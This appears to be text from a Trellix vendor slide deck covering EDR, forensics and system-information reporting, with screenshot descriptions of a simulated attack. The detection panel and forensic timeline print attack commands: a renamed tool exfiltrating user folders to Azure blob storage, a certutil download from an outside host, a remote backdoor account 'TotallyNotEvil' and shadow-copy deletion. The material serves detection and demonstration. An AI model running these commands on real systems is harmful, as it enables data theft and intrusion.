
EDRF Cloud

Trellix ENS, EDR, Forensics, and IVX with SaaS ePO



*Requires specific updated ENS version

Example Hybrid TRXE Architecture



Trellix System information reporter (SIR)



Key Use Cases

Systems Information Reporter (SIR)

Collecting Properties from Critical Systems:

The following properties can be collected from critical systems:

Installed software, Processes, Location, Operating system, Hardware configuration, Network configuration, Security configuration, Patch level (Logs file retrieval Next Release)

Once collected, this information can be used to:

- System Information Report
- File search support
- Registry key modification support
- Backup and restore registry keys
- Identify and mitigate security vulnerabilities
- Identify and Improve system performance,
- Troubleshoot problems supports compliance with regulations
- Expired Certs Report

System Information Reporter

Overview

System Information Reporter integrates with ePolicy Orchestrator 5.10 (or later) to provide a flexible, policy-driven method for querying system properties, environment variables, registry key values, and other installed software on your managed nodes.

For example, your managed nodes may have common names or conflicting IP addresses. This complicates the task of managing them from a single server. System Information Reporter tags such nodes and allows you to identify and group them based on the query results such as installed software, services, and registry keys.

System Information Reporter is installed as part of the Trellix Agent install process.

System Information Reporter

Features

- **Centralized management** — Allows you to enforce System Information Reporter policies on managed nodes using ePolicy Orchestrator management software version 5.10.
- **Query system properties** — Allows you to query the managed nodes to collect:
 - System properties such as versions, patches, and hotfixes
 - Custom environment variable value
 - Registry key values
- **File search support** — Allows you to query the managed nodes to search files.
- **Registry key modification support** — Allows you to query the managed nodes to create, edit, or delete registry keys.
- **Backup and restore registry keys** — Creates a backup of registry keys before modifying and restores registry backup file using Set Registry policy.

System Information Reporter

Collect Data - General

Collect information
as system
properties:

- Hardware information
- Services
- Software
- Running processes
- Environment variables

System Information Reporter :Collect Data > General > Demo (All)

General	Custom	Find File
---------	--------	-----------

Collect data for

☒ USB devices

☒ Installed Network cards

☒ MSI Version

☒ Installed Software

☒ Internet Explorer version

☒ Running processes at property collection

☒ Select/Deselect all

☒ Environment Variables (in SYSTEM context)

☒ Shares

☒ Services installed (stating status at property collection)

☒ Path (in SYSTEM context)

☒ NullSession shares and pipes

☒ Installed Patches

System Information Reporter

Custom Query & Report

You can build your report based on all values collected by the product as properties.

- ☐ **SIR: List of Applications**
List of Applications including hidden ones
- ☐ **SIR: List of Processes**
List of Processes with ID
- ☐ **SIR: List of Services**
List of Services with status
- ☐ **SIR: Product Protection View**
Product Protection View
- ☐ **SIR: System Information Properties**
System Information Properties access to all fields

Trellix

Key use cases



Key use cases and demos

1. Cloud UI: Endpoint detection / NEW actions
2. Cloud UI: IOC rule creator
3. Cloud UI: Forensic capabilities / collections
4. Cloud UI: EDR and Trellix WISE
5. On Premise UI: Historical search - on premise
6. System information reporter (SIR)
7. Self service performance metrics (Extended capabilities in development of this feature) - Slides only
8. Trellix in OT - SLIDES ONLY

Visibility Across Lifecycle

- Detect, investigate and respond in real time
- High-fidelity alerts and detections
- One-click analysis and reporting with AI-guidance from Wise for EDR
- Enriched with Insights Threat Intelligence

Endpoint Detection and Response

1. Collect Data



- Always-on, flexible retention
- Broad visibility
- Cloud-centric

2. Surface Threats



- Suspicious behavior
- File-based and fileless
- MITRE ATT&CK mapping

3. investigation



- AI/ML-driven
- Automation
- Correlation at enterprise scale
- Forensic data captures


4. Respond



- Search & visualize
- Robust & effective actions
- API integration

Use Case: Uncover key evidence for resolution

EDR with Forensics prevents recurrent attacks



Endpoint Forensics Outcomes:

- Automated forensics data acquisition
- Visibility into scope and root cause
- Root out evasive attackers
- Prevent recurring attacks

Cloud : Threat Detection Mapped to MITRE ATT&CK

Detection & Response

- Prioritized, correlated threat detection
- Visualization, contextual threat intel, and response actions

Outcome

- Identify evasive threats hiding in user behavior
- Response actions isolate and remove threats
- Reduce MTTD and MTTR to prevent harm

The screenshot displays the Trellix Cloud Threat Detection interface, which is organized into several panels:



- Monitoring Panel:** Shows a summary of threats with counts: 6 Total Threats, 3 High, 0 Medium, and 3 Low. It includes filters for 'Threats by Ranking' and a 'View' dropdown set to 'All'.
- Threats List:** A table of detected threats, including:
 - rundll32.exe** (Sep 27, 20... 4:12:22 PM)
 - Command Line Interpreter:cmd.exe** (Sep 27, 20... 4:12:22 PM)
 - OUTLOOK.EXE** (Sep 27, 20... 6:55:21 PM)
 - DadroitjSONViewerSetup.exe** (Sep 22, 20... 3:50:07 AM)
 - armsvc.exe** (Sep 22, 20... 5:58:25 PM)
 - mintty.exe** (Sep 27, 20... 2:26:24 PM)
- Command Line Details Panel:** Provides detailed information for the selected threat, including:
 - Initial trigger:** First detection (Sep 27, 2024 4:12:22 PM), Last detection (Sep 27, 2024 4:12:22 PM), Affected devices (1), Age (4 hours).
 - Process Attributes:** First Name (Command Line), MD5 (672C9CA75421C4778AECC6F6E4FC7F1C), SHA-1 (756FA4F250AD289801F39010840EEF6D77B19E0D), SHA-256 (286ECF8079AE75EF1D25A28B49FD88F422AB67ECA9F8A41D4C7BBD3CF0E04A06).
- Threat Details Panel:** Shows the device name (142593-bbushes-Accounting) and the threat behavior, including techniques observed (SMB/Windows Admin Shares T1021.002, Rename System Utilities T1036.003, Exfiltration Over Alternative Protocol T1048, Windows Command Shell T1059.003, Web Protocols T1071.001) and suspicious indicators (Executes a process from a suspicious path, Process executed remotely via PsExec, Connects to RPC port (135)).
- Process Activity Panel:** Displays a sequential view of events, showing the process chain: psexesvc.exe → cmd.exe → axahbzq.exe. The 'Event details' panel for axahbzq.exe shows process info (Name: AXaHBZq.exe, Process ID: 380, Integrity Level: 3) and the command line: c:\windows\temp\AXaHBZq.exe copy C:\Users\barty.bushes :azureblob.files/s/142593-BBUSHES- --include "Documents/**" --include "Downloads/**" --azureblob-sas-url

Cloud : Simplified Forensics Workflow - Acquisitions

Faster Investigations: Streamlined forensics workflows and fewer clicks save time.

Accelerated Response: Contextual collections/forensics speed up incident response.

Easy Collection Access: Initiate actions from multiple EDR workspace locations.



Both: Enabling Defenders with Live Response

Forensic Response

- Uncover evidence of attacker footholds
- Evict attacker with remediation

Outcome

- Reduce MTTR with live forensics
- Prevent attacker's return which happens to 43% of organizations

Audit Viewer143710-bbushes-Finance > Timeline

Data Acquisitions

> System Information

> Disks

> Volumes

> Users

> Prefetch

> Agent Events

> Reg Key Events

> IPv6/IPv6 Network Events

> Image Load Events

> Dns Lookup Events

> File Write Events

> Process Events

> Url Monitor Events

> Address Notification Events

> Persistence

> Services

> ARP Entries

> DNS Entries

> Route Entries

> Ports

> Tasks

> Processes

> Registry

> File Download History Item

> Browser Url History

> Timeline

All FieldsFind

Rows [22]

Tag	Comment	Timestamp	Field	Detail1	Detail2
	Outlook->Word->Dropper rad724C8.tmp.exe	2024-10-29 20:01:39Z	fileWriteEvents/Open Time	Full Path: C:\Users\barty.bushes\AppData\Local\Temp\rad...	Text Writte
	Outlook->Word->Dropper rad724C8.tmp.exe	2024-10-29 20:01:39Z	fileWriteEvents/Generated	Full Path: C:\Users\barty.bushes\AppData\Local\Temp\rad...	Text Writte
	Encoded Powershell from rad724C8.tmp.exe	2024-10-29 20:01:54Z	processEvents/Generated	Process Name: cmd.exe	Parent PID:
	Encoded Powershell from rad724C8.tmp.exe	2024-10-29 20:01:54Z	processEvents/Start Time	Process Name: cmd.exe	Parent PID:
	Downloader: haleassetss.com:5000	2024-10-29 20:02:04Z	processEvents/Generated	Process Name: certutil.exe	Parent PID:
	Downloader: haleassetss.com:5000	2024-10-29 20:02:04Z	processEvents/Start Time	Process Name: certutil.exe	Parent PID:
	Dropped exe rILZsP.exe	2024-10-29 20:02:53Z	fileWriteEvents/Open Time	Full Path: C:\WINDOWS\System32\rILZsP.exe	Text Writte
	Dropped exe rILZsP.exe	2024-10-29 20:02:54Z	fileWriteEvents/Generated	Full Path: C:\WINDOWS\System32\rILZsP.exe	Text Writte
	Dropped dll mtioyu.dll	2024-10-29 20:02:54Z	fileWriteEvents/Open Time	Full Path: C:\WINDOWS\System32\mtioyu.dll	Text Writte
	Dropped dll mtioyu.dll	2024-10-29 20:02:54Z	fileWriteEvents/Generated	Full Path: C:\WINDOWS\System32\mtioyu.dll	Text Writte
	10.14.66.116 Lateral add user TotallyNotEvil	2024-10-29 20:03:21Z	processEvents/Generated	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral add user TotallyNotEvil	2024-10-29 20:03:21Z	processEvents/Start Time	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral add Administrator	2024-10-29 20:04:32Z	processEvents/Generated	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral add Administrator	2024-10-29 20:04:32Z	processEvents/Start Time	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral ransomware shadow delete	2024-10-29 20:05:22Z	processEvents/Generated	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral ransomware shadow delete	2024-10-29 20:05:22Z	processEvents/Start Time	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral Azure exfil xdrdemoexfil.blob.cor...	2024-10-29 20:06:15Z	processEvents/Generated	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral Azure exfil xdrdemoexfil.blob.cor...	2024-10-29 20:06:15Z	processEvents/Start Time	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral file copy mtioyu.dll	2024-10-29 20:07:18Z	processEvents/Generated	Process Name: cmd.exe	Parent PID:
	10.14.66.116 Lateral file copy mtioyu.dll	2024-10-29 20:07:18Z	processEvents/Start Time	Process Name: cmd.exe	Parent PID:
	10.14.66.116 Lateral rundll mtioyu.dll	2024-10-29 20:07:18Z	processEvents/Generated	Process Name: rILZsP.exe	Parent PID:
	10.14.66.116 Lateral rundll mtioyu.dll	2024-10-29 20:07:18Z	processEvents/Start Time	Process Name: rILZsP.exe	Parent PID:

1 to 22 of 22

DetailsAdditional Data

Event Information

Process Event Type: start

Generated: 2024-10-29 20:03:21Z

Process information

PID: 1492

Process Name: rILZsP.exe

Start Time: 2024-10-29 20:03:21Z

Username: SELABS\barty.bushes

Path: C:\WINDOWS\System32\rILZsP.exe

Process Cmd Line: .\rILZsP.exe -accepteula \\10.14.66.116-snet user TotallyNotEvil /add

MDS: 84858ca42dc54947eea910e8fab5f668

Parent Process

Parent Process Name: rundll32.exe

Parent Process Path: C:\WINDOWS\System32\rundll32.exe

Parent PID: 9412

Tag and Comment

CommoditySuspiciousAPT

Follow UpEscalateFor Report

False Positive

10.14.66.116 Lateral add user TotallyNotEvil



Both: Enabling Defenders with Live Response

Forensic Response

- Uncover evidence of attacker footholds
- Evict attacker with remediation

Outcome

- Reduce MTTR with live forensics
- Prevent attacker's return which happens to 43% of organizations



On prem: Historical Search - time based retention

Forensic Response

- Uncover evidence of attacker days/weeks/months before

Outcome

- Reduce MTTR with additional historical data
- Search system even if they offline

The screenshot displays the Trellix Endpoint Security interface. At the top, a navigation bar includes links for DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, ADMIN, and MODULES. A search bar at the top left contains the query 'processName:*'. Below the search bar, a 'Time Range' dropdown is set to 'Last 24 Hours'. A large modal dialog is open, allowing the user to select a time range. The dialog has two main sections: 'From' and 'To'. Each section contains a calendar view for the month of October 2025. The 'From' calendar shows the 14th as the selected date, and the 'To' calendar shows the 21st as the selected date. Below the calendars, there are time selection fields for 'From Time (UTC)' and 'To Time (UTC)', both set to 09:44:28. At the bottom of the dialog are 'Cancel' and 'Apply' buttons. Below the dialog, a help section titled 'To build your query, start by typing conditions, operators, and functions. A list of possible values is listed below. Go to the documentation' provides a reference for search syntax. It includes a table of common search field inputs (case sensitive), a list of operators, a list of functions, and examples of common values.

COMMON SEARCH FIELD INPUTS (CASE SENSITIVE)			
host	DEVICE NAME	procFileAttrs.sha256	PROCESS SHA-256
cmdLine	COMMAND LINE	procFileAttrs.sha1	PROCESS SHA-1
networkInfo.ipAddress	IP ADDRESS OF THE DEVICE	procFileAttrs.Path	PROCESS FILE PATH
eventType	ACTIVITY	pFullName	PARENT PROCESS
network.dstIp	DESTINATION IP	pSha2	PARENT PROCESS SHA-256
network.dstPort	DESTINATION PORT	pid	PID
user.name	USERNAME	ppid	PARENT PID
dns.name	DNS LOOKUP	time	DETECTION DATE
fileAttributes.md5	FILE MD5		
fileAttributes.path	FILE PATH		
processName	PROCESS NAME		
procFileAttrs.md5	PROCESS MD5		

OPERATORS	
=	EQUAL TO
!=	NOT EQUAL TO
>	GREATER THAN
<	LESS THAN
>=	GREATER THAN OR EQUAL TO
<=	LESS THAN OR EQUAL TO
:Begin*	START WITH BEGIN
.*temp.*	CONTAINS STRING TEMP
.*End/	ENDS WITH END
.*sub string.*	CONTAINS SUB STRING WITH SPACES
<8999,9301>	RANGE OF PORTS
<80.0.0.1,81.255.255.254>	SEARCH WITHIN THE IP RANGE

FUNCTIONS	
AND	DEFAULT
OR	
NOT	
sort > time	Sort by time, most recent first.
EXAMPLES	
host:*	All hosts
cmdLine/*certutil*/	All command line containing certutil

Here are some examples of common values

eventType	
Process Created	DNS Query
User Login	Api
User Logout	NamedPipe Connected
